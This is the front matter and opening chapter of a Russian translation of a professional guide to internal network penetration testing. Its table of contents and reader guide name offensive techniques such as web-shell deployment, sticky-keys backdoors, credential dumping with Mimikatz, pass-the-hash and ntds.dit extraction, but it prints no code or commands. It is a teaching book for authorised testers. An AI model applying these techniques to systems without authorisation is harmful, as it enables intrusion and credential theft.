

# ИСКУССТВО ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ В СЕТЬ

Как взломать любую  
компанию в мире



Ройс Дэвис

Ройс Дэвис

# **Искусство тестирования на проникновение в сеть**

# *The Art of Network Penetration Testing*

HOW TO TAKE OVER ANY COMPANY IN THE WORLD

**ROYCE DAVIS**



MANNING  
Shelter Island

# *Искусство тестирования на проникновение в сеть*

КАК ВЗЛОМАТЬ ЛЮБУЮ КОМПАНИЮ В МИРЕ

РОЙС ДЭВИС



Москва, 2021



УДК 004.382  
ББК 32.973-018  
Д94

**Дэвис Р.**

Д94 Искусство тестирования на проникновение в сеть / пер. с англ. В. С. Яценкова. – М.: ДМК Пресс, 2021. – 310 с.: ил.

**ISBN 978-5-97060-529-5**

Автор книги, специалист по наступательной безопасности, делится с читателями секретами пентестинга – проникновения во внутреннюю сеть компании с целью выявления слабых мест в ее защите. Опираясь на опыт многолетней работы и успешных взломов сетей, он предлагает свою методологию тестирования на проникновение и предоставляет набор практических инструкций, которым может воспользоваться новичок в этой отрасли.

В начале книги изучаются хакерские приемы и инструменты пентестинга; затем поэтапно описываются действия, которые злоумышленник предпринимает для захвата контроля над корпоративной сетью. Имитация этих действий (обнаружение сетевых служб и уязвимостей, проведение атак, постэксплуатация) позволит выявить критические проблемы безопасности и представить заинтересованным лицам в компании результаты пентеста, показывающие, в каком направлении двигаться, чтобы лучше защитить корпоративную сеть.

Читателю предлагается ряд упражнений, ответы на которые приводятся в конце книги.

Издание адресовано техническим специалистам, не имеющим опыта работы в сфере безопасности.

УДК 004.382  
ББК 32.973-018

Original English language edition published by Manning Publications USA, USA. Russian-language edition copyright © 2021 by DMK Press. All rights reserved.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

ISBN 978-1-6172-9682-6 (англ.)  
ISBN 978-5-97060-529-5 (рус.)

© Manning Publications, 2020  
© Перевод, оформление, издание, ДМК Пресс, 2021

## Оглавление

---

1	■ Тестирование сетей на проникновение.....	22
Этап 1	■ Сбор информации .....	40
2	■ Обнаружение сетевых хостов .....	41
3	■ Обнаружение сетевых служб .....	63
4	■ Обнаружение сетевых уязвимостей.....	86
Этап 2	■ Целенаправленное проникновение .....	111
5	■ Атака на уязвимые веб-сервисы.....	112
6	■ Атака на уязвимые службы баз данных .....	130
7	■ Атака на непропатченные службы .....	147
Этап 3	■ Постэксплуатация и повышение привилегий.....	164
8	■ Постэксплуатация Windows .....	165
9	■ Постэксплуатация Linux или UNIX.....	186
10	■ Доступ к управлению всей сетью .....	209
Этап 4	■ Документирование .....	226
11	■ Очистка среды после проникновения .....	227
12	■ Написание качественного отчета о проникновении .....	242

# Содержание

---

Оглавление.....	5
Предисловие.....	12
Благодарности.....	15
О чем эта книга.....	16
Об авторе.....	20
Изображение на обложке.....	21
<b>1 Тестирование сетей на проникновение.....</b>	<b>22</b>
1.1 Утечки корпоративных данных.....	23
1.2 Как работают хакеры.....	24
1.2.1 Что делает защитник.....	24
1.2.2 Что делает злоумышленник.....	25
1.3 Моделирование состязательной атаки: тестирование на проникновение.....	25
1.3.1 Типичные этапы вторжения.....	26
1.4 Когда тест на проникновение наименее эффективен.....	28
1.4.1 Доступные мишени.....	28
1.4.2 Когда компании действительно нужен тест на проникновение?.....	29
1.5 Проведение теста на проникновение в сеть.....	30
1.5.1 Этап 1: сбор информации.....	31
1.5.2 Этап 2: целенаправленное проникновение.....	32
1.5.3 Этап 3: постэксплуатация и повышение привилегий.....	33
1.5.4 Этап 4: документирование.....	34
1.6 Настройка лабораторной среды.....	35
1.6.1 Проект Capsulecorp Pentest.....	35
1.7 Создание собственной виртуальной платформы для пентеста.....	36
1.7.1 Начните с Linux.....	36

1.7.2	Проект Ubuntu .....	37
1.7.3	Почему бы не использовать пентест-дистрибутив?.....	38
1.8	Заключение.....	39

## Этап 1 СБОР ИНФОРМАЦИИ .....

40

<b>2</b>	<b>Обнаружение сетевых хостов</b> .....	41
2.1	Оценка объема вашего задания .....	43
2.1.1	Область видимости черного, белого и серого ящиков .....	44
2.1.2	Корпорация Capsulecorp .....	45
2.1.3	Настройка среды Capsulecorp Pentest.....	46
2.2	Протокол управляющих сообщений интернета.....	47
2.2.1	Использование команды ping .....	48
2.2.2	Использование bash для проверки диапазона сети .....	49
2.2.3	Ограничения использования команды ping .....	51
2.3	Обнаружение хостов с помощью Nmap .....	52
2.3.1	Основные выходные форматы .....	54
2.3.2	Использование портов интерфейса удаленного управления.....	55
2.3.3	Повышение производительности сканирования Nmap.....	57
2.4	Дополнительные методы обнаружения хостов.....	58
2.4.1	Сканирование DNS прямым перебором .....	59
2.4.2	Захват и анализ пакетов .....	59
2.4.3	Поиск подсетей .....	60
2.5	Заключение.....	62

<b>3</b>	<b>Обнаружение сетевых служб</b> .....	63
3.1	Сетевые службы с точки зрения злоумышленника .....	64
3.1.1	Что такое сетевые службы .....	65
3.1.2	Поиск прослушивающих сетевых служб.....	67
3.1.3	Баннеры сетевых служб .....	68
3.2	Сканирование портов с помощью Nmap .....	69
3.2.1	Часто используемые порты.....	70
3.2.2	Сканирование всех 65 536 TCP-портов .....	73
3.2.3	Сортировка вывода сценария NSE.....	75
3.3	Анализ данных в формате XML с помощью Ruby.....	78
3.3.1	Создание целевых списков для конкретных протоколов .....	84
3.4	Заключение.....	85

<b>4</b>	<b>Обнаружение сетевых уязвимостей</b> .....	86
4.1	Что такое обнаружение уязвимостей .....	87
4.1.1	По пути наименьшего сопротивления .....	88
4.2	Обнаружение уязвимостей, связанных с исправлениями... ..	89

4.2.1	Поиск MS17-010 Eternal Blue .....	91
4.3	Обнаружение уязвимостей аутентификации .....	93
4.3.1	Создание списка паролей для конкретного клиента .....	93
4.3.2	Подбор паролей локальных учетных записей Windows .....	96
4.3.3	Подбор паролей баз данных MSSQL и MySQL .....	98
4.3.4	Подбор паролей VNC .....	101
4.4	Обнаружение уязвимостей конфигурации .....	103
4.4.1	Настройка Webshot .....	104
4.4.2	Анализ вывода Webshot .....	106
4.4.3	Подбор паролей веб-сервера вручную .....	107
4.4.4	Подготовка к целенаправленному проникновению .....	109
4.5	Заключение .....	110

## Этап 2 ЦЕЛЕНАПРАВЛЕННОЕ ПРОНИКНОВЕНИЕ .....

111

### 5 Атака на уязвимые веб-сервисы .....

112

5.1	Описание фазы 2 – целенаправленного проникновения .....	113
5.1.1	Развертывание веб-оболочек бэкдора .....	114
5.1.2	Доступ к службам удаленного управления .....	115
5.1.3	Эксплуатация отсутствующих программных исправлений .....	115
5.2	Захват исходного плацдарма .....	115
5.3	Взлом уязвимого сервера Tomcat .....	116
5.3.1	Создание вредоносного файла WAR .....	117
5.3.2	Развертывание файла WAR .....	118
5.3.3	Доступ к веб-оболочке из браузера .....	119
5.4	Интерактивные и неинтерактивные оболочки .....	121
5.5	Обновление до интерактивной оболочки .....	122
5.5.1	Резервное копирование sethc.exe .....	123
5.5.2	Изменение списков управления доступом к файлам с помощью cacls.exe .....	124
5.5.3	Запуск залипания клавиш через RDP .....	125
5.6	Взлом уязвимого сервера Jenkins .....	127
5.6.1	Запуск консоли с помощью Groovy Script .....	128
5.7	Заключение .....	129

### 6 Атака на уязвимые службы баз данных .....

130

6.1	Взлом Microsoft SQL Server .....	131
6.1.1	Хранимые процедуры MSSQL .....	133
6.1.2	Перечисление серверов MSSQL с помощью Metasploit .....	133
6.1.3	Включение xp_cmdshell .....	134
6.1.4	Запуск команд ОС с помощью xp_cmdshell .....	137

6.2	Кража хешей паролей учетной записи Windows.....	138
6.2.1	Копирование кустов реестра с помощью <i>reg.exe</i> .....	140
6.2.2	Загрузка копий куста реестра .....	142
6.3	Извлечение хешей паролей с помощью <i>credump</i> .....	144
6.3.1	Что такое вывод <i>pwdump</i> .....	145
6.4	Заключение.....	146

<b>7</b>	<b>Атака на непропатченные службы</b> .....	147
7.1	Что такое программные эксплойты.....	148
7.2	Типичный жизненный цикл эксплойта .....	149
7.3	Взлом MS17-010 с помощью Metasploit.....	151
7.3.1	Проверка отсутствия патча.....	152
7.3.2	Использование модуля эксплойта <i>ms17_010_psexec</i> .....	153
7.4	Полезное действие – запуск оболочки Meterpreter .....	155
7.4.1	Полезные команды Meterpreter.....	157
7.5	Предостережения относительно общедоступной базы данных эксплойтов .....	160
7.5.1	Создание собственного шелл-кода .....	161
7.6	Заключение.....	163

<b>Этап 3</b>	<b>ПОСТЭКСПЛУАТАЦИЯ И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ</b> .....	164
---------------	--	-----

<b>8</b>	<b>Постэксплуатация Windows</b> .....	165
8.1	Основные цели постэксплуатации.....	166
8.1.1	Обеспечение надежного повторного входа .....	167
8.1.2	Сбор учетных данных.....	167
8.1.3	Движение вбок.....	167
8.2	Обеспечение надежного повторного входа с помощью Meterpreter .....	168
8.2.1	Установка бэкдора Meterpreter с автозапуском .....	169
8.3	Получение учетных данных с Mimikatz .....	171
8.3.1	Использование расширения Meterpreter.....	172
8.4	Извлечение кешированных учетных данных домена .....	173
8.4.1	Использование постмодуля Meterpreter.....	174
8.4.2	Взлом кешированных учетных данных с помощью John the Ripper .....	175
8.4.3	Использование файла словаря в John the Ripper .....	177
8.5	Извлечение учетных данных из файловой системы.....	178
8.5.1	Поиск файлов с помощью <i>findstr</i> и <i>where</i> .....	179
8.6	Движение вбок с Pass-the-Hash .....	180
8.6.1	Использование модуля Metasploit <i>smb_login</i> .....	181
8.6.2	Передача хеша с помощью <i>CrackMapExec</i> .....	183
8.7	Заключение.....	185

<b>9</b>	<b>Постэксплуатация Linux или UNIX</b> .....	186
9.1	Обеспечение надежного повторного входа с помощью заданий cron .....	187
9.1.1	Создание пары ключей SSH .....	189
9.1.2	Настройка аутентификации с открытым ключом .....	190
9.1.3	Туннелирование через SSH .....	192
9.1.4	Автоматизация SSH-туннелирования с помощью cron .....	194
9.2	Сбор учетных данных.....	195
9.2.1	Извлечение учетных данных из истории bash.....	197
9.2.2	Получение хешей паролей.....	198
9.3	Эскалация привилегий с помощью двоичных файлов SUID .....	199
9.3.1	Поиск двоичных файлов SUID с помощью команды find.....	200
9.3.2	Добавление нового пользователя в /etc/passwd .....	202
9.4	Передача SSH-ключей .....	204
9.4.1	Похищение ключей от взломанного хоста .....	205
9.4.2	Сканирование нескольких целей с помощью Metasploit .....	205
9.5	Заключение.....	207
<b>10</b>	<b>Доступ к управлению всей сетью</b> .....	209
10.1	Определение учетных записей пользователей – администраторов домена.....	212
10.1.1	Использование команды net для запроса групп Active Directory.....	212
10.1.2	Поиск авторизованных пользователей – администраторов домена .....	213
10.2	Получение прав администратора домена .....	214
10.2.1	Как выдать себя за других пользователей при помощи Incognito .....	216
10.2.2	Получение учетных данных в виде открытого текста с помощью Mimikatz .....	217
10.3	База данных ntds.dit и ключи от королевства .....	219
10.3.1	Обход ограничений доступа к VSC.....	220
10.3.2	Извлечение всех хешей с помощью secretsdump.py.....	223
10.4	Заключение.....	225
<b>Этап 4</b>	<b>ДОКУМЕНТИРОВАНИЕ</b> .....	226
<b>11</b>	<b>Очистка среды после проникновения</b> .....	227
11.1	Удаление активных соединений оболочки .....	229
11.2	Деактивация локальных учетных записей пользователей.....	229
11.2.1	Удаление записей из /etc/passwd.....	230

11.3	Удаление оставшихся файлов из файловой системы .....	231
11.3.1	Удаление копий куста реестра Windows .....	232
11.3.2	Удаление пар ключей SSH .....	233
11.3.3	Удаление копий <i>ntds.dit</i> .....	233
11.4	Отмена изменений конфигурации .....	234
11.4.1	Отключение хранимых процедур <i>MSSQL</i> .....	235
11.4.2	Отключение анонимных общих файловых ресурсов .....	235
11.4.3	Удаление записей <i>crontab</i> .....	236
11.5	Закрытие бэкдоров .....	237
11.5.1	Отмена развертывания файлов <i>WAR</i> из <i>Apache Tomcat</i> ....	237
11.5.2	Закрытие бэкдора залипания ключей .....	239
11.5.3	Удаление постоянных обратных вызовов <i>Meterpreter</i> .....	239
11.6	Заключение .....	241

## 12 Написание качественного отчета о проникновении .....

12.1	Восемь компонентов хорошего отчета о тестировании на проникновение .....	243
12.2	Сводное резюме .....	245
12.3	Методика проникновения .....	246
12.4	Описание атаки .....	247
12.5	Технические замечания .....	247
12.5.1	Рекомендации .....	249
12.6	Приложения .....	250
12.6.1	Определения значимости .....	250
12.6.2	Хосты и службы .....	251
12.6.3	Список инструментов .....	252
12.6.4	Дополнительные ссылки .....	252
12.7	Заключительная часть .....	252
12.8	Что дальше? .....	254
12.9	Заключение .....	255

Приложение А. Создание виртуальной платформы для пентеста .....

Приложение В. Основные команды Linux .....

Приложение С. Создание лабораторной сети Capsulecorp Pentest .....

Приложение D. Отчет о тестировании на проникновение во внутреннюю сеть Capsulecorp .....

Приложение Е. Ответы на упражнения .....

Предметный указатель .....



# Предисловие

---

Меня зовут Ройс Дэвис, и я профессиональный хакер, член «красной команды», пентестер, атакующий специалист по безопасности – в этой отрасли нас называют разными именами. В течение последнего десятилетия я предоставлял профессиональные услуги по имитации состязательной защиты широкому кругу клиентов практически во всех сферах бизнеса, которые вы только можете себе представить. Все это время у меня не возникало никаких сомнений в том, какие сервисные компании больше всего заинтересованы в том, чтобы платить профессиональным хакерам за их работу. Я, конечно, говорю о *тесте на проникновение во внутреннюю сеть* (internal network penetration test, INPT).

INPT – это сложное корпоративное задание, которое можно изложить в нескольких предложениях. Злоумышленник (которого играете вы) сумел физически проникнуть в корпоративный офис, используя любой из многочисленных и весьма правдоподобных методов, которые намеренно не рассматриваются в этой книге. Что теперь? Имея только портативный компьютер с хакерскими инструментами и не зная заранее о сетевой инфраструктуре компании, злоумышленник как можно глубже проникает в корпоративную среду компании. Индивидуальные цели и задачи варьируются от проникновения к проникновению, от компании к компании. Тем не менее сценарий, при котором вы (злоумышленник) получаете полный контроль над сетью, является наиболее распространенной целью проведения INPT.

За свою карьеру я провел сотни таких мероприятий для сотен компаний, от малых предприятий с одним «ИТ-специалистом» до конгломератов из списка Fortune-10 с офисами на всех континентах.

Что меня больше всего удивило во время моей деятельности, так это то, насколько прост процесс управления сетью компании изнутри, независимо от специфики и размера компании или отраслевой вертикали. Не имеет значения, является ли целью банк в Южной Дакоте, компания по производству видеоигр в Калифорнии, химический завод в Сингапуре или кол-центр в Лондоне. Все сети настроены более или менее одинаково. Конечно, отдельные технологии, оборудование и приложения

сильно различаются от организации к организации, но сценарии проникновения в целом одинаковы.

В компаниях есть сотрудники, использующие компьютерные устройства для доступа к централизованным серверам, на которых размещены документы и внутренние приложения. Каждый сотрудник имеет учетные данные, определяющие его права доступа к обработке запросов, транзакций и информации, которые в конечном итоге помогают компании функционировать и зарабатывать деньги. Независимо от того, какова моя цель в роли злоумышленника, мой метод обнаружения сетевых хостов, перечисления их прослушивающих служб (их *поверхность атаки*) и обнаружения слабых мест безопасности в механизмах аутентификации, конфигурации и обновлениях этих систем не меняется от клиента к клиенту.

Опираясь на опыт многолетней работы и успешных взломов сетей, я решил задокументировать свою методологию выполнения INPT и предоставить исчерпывающий набор практических инструкций, которым новичок в этой отрасли может пошагово следовать, чтобы провести надлежащий тест на проникновение. Лично я считаю, что аналогичные по наполнению ресурсы не существуют или, по крайней мере, не существовали в то время, когда я писал эту книгу.

Существует множество программ профессионального обучения и сертификации, которые предлагают студентам широкий спектр ценных навыков и методов. Я нанял и обучил много стажеров, но даже после окончания самых сложных и уважаемых учебных курсов многие студенты на самом деле не знают, как выполнить тест на проникновение. Если я скажу им: «Ребята, у вас проникновение в сеть XYZ, которое начнется в следующий понедельник; вот техническое задание», – они уставятся на меня широко распахнутыми испуганными глазами, как олень в свете фар.

Мои обязательства перед вами относительно этой книги просты. Если кто-то поручит вам выполнить настоящий пентест, нацеленный на реальную сеть с сотнями или даже тысячами компьютерных систем, и если это проникновение будет более или менее похоже на то, что я позже назову «типичным» INPT, то вы можете выполнить поручение, пошагово следуя инструкциям, изложенным в этой книге, даже если вы раньше не делали ничего подобного.

Если вы хакер или компьютерный гик, читающий книгу просто из любви к предмету, вы обязательно зададите вопросы наподобие «А что насчет взлома беспроводных сетей?», «Почему вы не рассказываете про обход антивирусов?» и «Где глава о переполнении буфера?». Так вот, я хочу сказать вам, что в *профессиональном* мире услуг по имитации проникновения компании нанимают людей для выполнения *конкретных* задач. Заказы без ограничений, когда разрешено делать все, что угодно, как бы захватывающе это ни звучало, случаются редко (если вообще когда-либо случаются).

Эта книга, вместо того чтобы вкратце касаться каждой темы, связанной с этическим взломом, представляет собой руководство для проведения полного цикла INPT. В ней есть все необходимое для успешного про-

ведения наиболее распространенного типа вторжения в сеть, которое вас попросят выполнить, если вы начнете карьеру в сфере профессионального пентестинга.

Когда вы закончите читать эту книгу и выполните лабораторные упражнения, вы овладеете навыком, за выполнение которого компании платят сотрудникам начального уровня шестизначную зарплату. По моему личному мнению, другие публикации в этой области стремятся охватить слишком широкий спектр, и в результате они могут посвятить только одну главу каждой теме. В этой книге вы сосредоточитесь на одной задаче: захвате контроля над корпоративной сетью. Я надеюсь, что вы готовы начать, потому что вы многому научитесь, и я думаю, вы будете удивлены тем, на что вы способны, когда дойдете до конца последней главы. Удачи!

# Благодарности

---

*Моей жене Эмили и моим дочерям Лили и Норе:* от всего сердца благодарю вас за то, что вы терпели меня, пока я писал эту книгу. Это был долгий путь открытий, полный взлетов и падений. Спасибо за веру в меня и за то, что никогда не проявляли недовольство моими амбициями.

*Моему редактору Тони:* спасибо за терпение и подсказки в процессе работы над книгой. Спасибо за то, что всегда были строгим со мной и заставляли думать о читателях, а не о моем эго.

Спасибо Брэндону Макканну, Тому Вабищевичу, Джошу Лемосу, Рэнди Ромесу, Крису Найту и Ивану Десилве. Вы дали мне больше, чем просто знания, на разных этапах моей карьеры, и по сей день я смотрю на вас как на друзей и наставников.

Все рецензенты: Эндрю Куртер, Бен Макнамара, Билл ЛеБорн, Чад Дэвис, Крис Хенеган, Даниэль С. Догерти, Деян Пантик, Элиа Мацуоли, Эмануэле Пиччинелли, Эрик Уильямс, Флавио Диез, Джампьеро Гранателла, Хильде Ван Гизель, Иманол Валиенте Мартин, Джим Амрейн, Леонардо Таккари, Лев Андельман, Луис Му, Марсель ван ден Бринк, Майкл Дженсен, Омайр Заната, Ситум Ниссанка, Стив Грей-Уилсон, Стив Лав, Свен Штумпф, Виктор Дуран и Вишал Сингх, – ваши рекомендации помогли сделать эту книгу лучше.

# О чем эта книга

---

Перед вами полное поэтапное руководство по проведению типичного теста на проникновение во внутреннюю сеть (INPT). В книге описана пошаговая методология, которую автор использовал для проведения сотен INPT для компаний любого размера. Она служит не столько концептуальным введением в теории и идеи, сколько практическим пособием, которое читатели с небольшим опытом или совсем без опыта могут использовать на протяжении всего процесса.

## **Кому следует прочитать эту книгу**

Эта книга написана в первую очередь для потенциальных пентестеров и этичных хакеров. Тем не менее эту книгу должен прочитать любой, кто занимается проектированием, разработкой или реализацией систем, приложений и инфраструктуры.

## **Как организована эта книга: краткое содержание**

Эта книга разделена на четыре части, каждая из которых посвящена одному из четырех этапов проведения типичного INPT. Книгу следует читать по порядку от начала до конца, поскольку каждый этап рабочего процесса INPT опирается на результаты предыдущего.

Этап 1 представляет собой сбор общей информации INPT, которая дает вам подробное представление о поверхности атаки вашей цели:

- *глава 2* знакомит вас с процессом обнаружения сетевых хостов в пределах заданного диапазона IP-адресов;
- *глава 3* объясняет, как составить перечень сетевых служб, прослушивающих хосты, обнаруженные в предыдущей главе;
- *глава 4* описывает несколько методов выявления уязвимостей аутентификации, настроек и обновлений в сетевых службах.

Этап 2 представляет собой переход к целенаправленному проникновению, где ваша задача – получить несанкционированный доступ

к скомпрометированным целям с помощью слабых мест безопасности или *уязвимостей*, выявленных на предыдущем этапе:

- *глава 5* демонстрирует, как взломать несколько уязвимых веб-приложений, в частности Jenkins и Apache Tomcat;
- *глава 6* описывает, как атаковать и взломать уязвимый сервер базы данных, а также получить конфиденциальные файлы из неинтерактивных командных оболочек;
- *глава 7* исследует долгожданную тему использования отсутствующего обновления безопасности Microsoft и использования полезной нагрузки Metasploit meterpreter с открытым исходным кодом.

Этап 3 описывает *постэксплуатацию* – действия злоумышленника после того, как он скомпрометировал уязвимую цель. В нем представлены три основные концепции – обеспечение надежного повторного входа, сбор учетных данных и горизонтальный переход к новым доступным системам (уровень 2):

- *глава 8* посвящена постэксплуатации в системах на базе Windows;
- в *главе 9* рассказывается о различных методах постэксплуатации для целей на базе Linux/UNIX;
- в *главе 10* описан процесс повышения прав администратора домена и безопасного извлечения «бриллиантов короны» из контроллера домена Windows.

Этап 4 завершает проникновение фазами очистки оставленных следов и написания отчета:

- в *главе 11* показано, как вернуться к началу и удалить ненужные, потенциально опасные артефакты, возникшие в результате ваших действий по тестированию на проникновение;
- в *главе 12* рассказано о восьми компонентах качественного результата тестирования на проникновение.

Опытные пентестеры могут предпочесть перейти к конкретным интересующим их разделам, таким как постэксплуатация Linux/UNIX или атака на уязвимые серверы баз данных. Однако если вы новичок в тестировании на проникновение в сеть, вам обязательно следует прочитать главы последовательно от начала до конца.

## Содержимое листингов

Эта книга содержит большой объем вывода терминала командной строки, как в виде пронумерованных листингов, так и в виде обычного текста. В обоих случаях исходный код отформатирован шрифтом фиксированной ширины, чтобы отделить его от обычного текста.

## Дискуссионный форум liveBook

Приобретение оригинала этой книги включает в себя бесплатный доступ к частному веб-форуму Manning Publications, где вы можете комменти-

ровать книгу, задавать технические вопросы и получать помощь от автора и других пользователей. Чтобы получить доступ к форуму, перейдите по ссылке <https://livebook.manning.com/#!/book/the-art-of-network-penetration-testing/>. Вы также можете узнать больше о форумах Manning и правилах поведения на <https://livebook.manning.com/#!/discussion>.

Обязательство издательства Manning перед читателями состоит в том, чтобы обеспечить место, где может состояться содержательный диалог между отдельными читателями, а также между читателями и автором. Это не является обязательством какого-либо гарантированного сервиса со стороны автора, чей вклад в форум остается добровольным (и неоплачиваемым). Мы предлагаем вам попробовать задать автору несколько сложных вопросов, чтобы мотивировать его! Форум и архивы предыдущих обсуждений будут доступны на веб-сайте Manning до тех пор, пока книга не снята с публикации.

## Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте [www.dmkpress.com](http://www.dmkpress.com), зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com); при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу [http://dmkpress.com/authors/publish\\_book/](http://dmkpress.com/authors/publish_book/) или напишите в издательство по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com).

## Скачивание исходного кода примеров

Скачать файлы с дополнительной информацией для книг издательства «ДМК Пресс» можно на сайте [www.dmkpress.com](http://www.dmkpress.com) или [www.дмк.рф](http://www.дмк.рф) на странице с описанием соответствующей книги.

## Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com). Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

## ***Нарушение авторских прав***

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и Manning Publications очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты [dmkpress@gmail.com](mailto:dmkpress@gmail.com).

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.



## Об авторе

---

**Ройс Дэвис** – профессиональный этичный хакер и пентестер, специализирующийся на тестировании проникновения в сеть и имитации корпоративных атак. Он более десяти лет помогает клиентам защитить свои сетевые среды и представляет свои исследования, методы и инструменты на конференциях по кибербезопасности на всей территории Соединенных Штатов. Он внес свой вклад в создание инструментов и фреймворков для тестирования безопасности с открытым исходным кодом и является соучредителем образовательного онлайн-ресурса Pentest-Geek.com, предназначенного для обучения методикам этичного взлома.

# Изображение на обложке

---

Рисунок на обложке этой книги называется *Habit d'un Morlaque d'Uglin en Croatie* – «Одежда человека из племени морлак с острова Углян в Хорватии». Иллюстрация взята из коллекции костюмов разных стран Жака Грассе де Сен-Совера (1757–1810) под названием *Costumes de Différents Pays* («Костюмы разных стран»), изданной во Франции в 1797 году. Каждая иллюстрация тщательно нарисована и раскрашена вручную. Богатое разнообразие коллекции Грассе де Сен-Совера ярко напоминает нам о том, насколько обособленными в культурном отношении города и регионы мира были всего 200 лет назад. Изолированные друг от друга люди говорили на разных диалектах и языках. При встрече можно было легко определить место проживания и род занятий человека по его одежде.

С тех пор наша манера одеваться изменилась, а культурное разнообразие регионов, столь богатое в те времена, исчезло. Сейчас трудно отличить жителей разных континентов, не говоря уже о разных городах, регионах или странах. Возможно, мы обменяли культурное разнообразие на более разнообразную личную жизнь – конечно, по большей части в техническом плане.

В то время когда трудно отличить одну компьютерную книгу от другой, издательство Manning и его авторы стараются украсить обложки книг картинами Грассе де Сен-Совера, основанными на богатом разнообразии региональной жизни два столетия назад.

# Тестирование сетей на проникновение

---

## **Краткое содержание главы:**

- утечки корпоративных данных;
- моделирование состязательных атак;
- когда организациям не нужен тест на проникновение;
- четыре этапа теста на проникновение во внутреннюю сеть.

Сегодня мы все так или иначе обитаем в цифровом виде в сетевых компьютерных облаках. Ваши налоговые декларации, фотографии ваших детей, которые вы делаете на мобильный телефон, местоположения, даты и время всех мест, куда вы направлялись с помощью GPS, – все они хранятся там и готовы для похищения любым злоумышленником, которому хватит опыта и упорства.

Обычное предприятие среднего размера имеет в 10 раз (как минимум) больше подключенных устройств, работающих в его сети, чем сотрудников, которые используют эти устройства для выполнения повседневных бизнес-операций. Возможно, сначала данный факт не вызовет у вас тревогу, учитывая, насколько глубоко интегрированы компьютерные системы в наше общество, наше существование и как от них зависит наше выживание.

Если предположить, что вы живете на планете Земля – а у нас есть достоверные сведения, что это так, – с вероятностью выше среднего вы имеете:

- учетную запись электронной почты (или четыре);
- аккаунт в социальной сети (или семь);

- как минимум два десятка комбинаций имени пользователя и пароля, которые вам приходится бережно хранить, чтобы иметь возможность входить на различные веб-сайты, мобильные приложения и облачные сервисы, необходимые для вашей ежедневной продуктивной работы.

Независимо от того, оплачиваете ли вы счета, покупаете продукты, бронируете номер в отеле или ищете что-нибудь в интернете, вам необходимо создать профиль учетной записи, содержащий как минимум имя пользователя, юридическое имя и адрес электронной почты. Часто вас просят предоставить дополнительную личную информацию, например такую:

- почтовый адрес;
- номер телефона;
- девичья фамилия матери;
- номер банковского счета;
- данные кредитной карты.

Мы все устали от этой рутины. Мы даже не утруждаем себя чтением всплывающих юридических соглашений, в которых говорится, что компании планируют делать с информацией, которую мы им предоставляем. Мы просто нажимаем «Я согласен» и поскорее переходим на страницу, которая нас заинтересовала, – чтобы посмотреть вирусное видео про кошек или заказать очаровательную кофейную кружку с саркастической шуткой о том, как вы устали.

Ни у кого нет времени читать всю эту юридическую чушь, особенно когда срок действия бесплатной доставки истекает всего через 10 минут. (Постойте, что это? Они предлагают программу вознаграждений! Мне нужно срочно создать новую учетную запись!) Возможно, даже более тревожным, чем частота, с которой мы раскрываем случайным интернет-компаниям нашу личную информацию, является тот факт, что большинство из нас наивно полагают, будто корпорации, с которыми мы взаимодействуем, принимают надлежащие меры предосторожности для безопасного и надежного хранения нашей конфиденциальной информации. Вы не представляете, насколько это далеко от реальности.

## 1.1 Утечки корпоративных данных

Если вы не жили в горной пещере последние двадцать лет, то, полагаю, вы много слышали об утечках корпоративных данных. Только в первой половине 2018 года было выявлено 943 нарушения согласно отчету корпорации Gemalto, которая специализируется на средствах контроля доступа и защиты данных (<http://mng.bz/YxRz>). С точки зрения публикаций в СМИ, большинство нарушений, как правило, выглядят примерно так: «Транснациональная корпорация XYZ только что сообщила, что неизвестное количество конфиденциальных учетных записей клиентов было украдено неизвестной группой злоумышленников, которым удалось

проникнуть в сеть компании, используя неизвестную уязвимость или способ атаки». Полный масштаб взлома, включая все, что похитили хакеры, – как вы уже догадались – неизвестен. Затем мы наблюдаем падение стоимости акций, поток гневных твитов, громкие заголовки в газетах и заявление об отставке генерального директора, а также нескольких членов наблюдательного совета. Генеральный директор уверяет нас, что отставка не имеет ничего общего с утечкой персональных данных; он уже давно собирался уйти на заслуженный отдых. Конечно, кто-то должен взять на себя официальную вину, но мы ведь понимаем, что главный директор по информационной безопасности (CISO), который много лет безупречно служил компании, не может уйти в отставку; вместо этого увольняют и публично забивают камнями в социальных сетях подвернувшихся под руку менеджеров, гарантируя, что, как принято говорить в Голливуде, они больше никогда не войдут в этот город.

## 1.2 Как работают хакеры

Почему взломы происходят так часто? Неужели компании настолько плохо умеют действовать по правилам, когда дело касается информационной безопасности и защиты наших данных? И да, и нет.

Неудобная правда заключается в том, что колода карт в этой игре оказывается подтасованной в пользу киберзлоумышленников. Помните мое предыдущее замечание о количестве сетевых устройств, которые предприятия постоянно подключают к своей инфраструктуре? Это значительно увеличивает возможность атаки, или *ландшафт угроз* компании.

### 1.2.1 Что делает защитник

Позвольте мне пояснить. Предположим, ваша работа – защищать организацию от киберугроз. Вам необходимо уделить внимание каждому ноутбуку, настольному компьютеру, смартфону, физическому серверу, виртуальному серверу, маршрутизатору, коммутатору и модной кофеварке, подключенной к вашей сети.

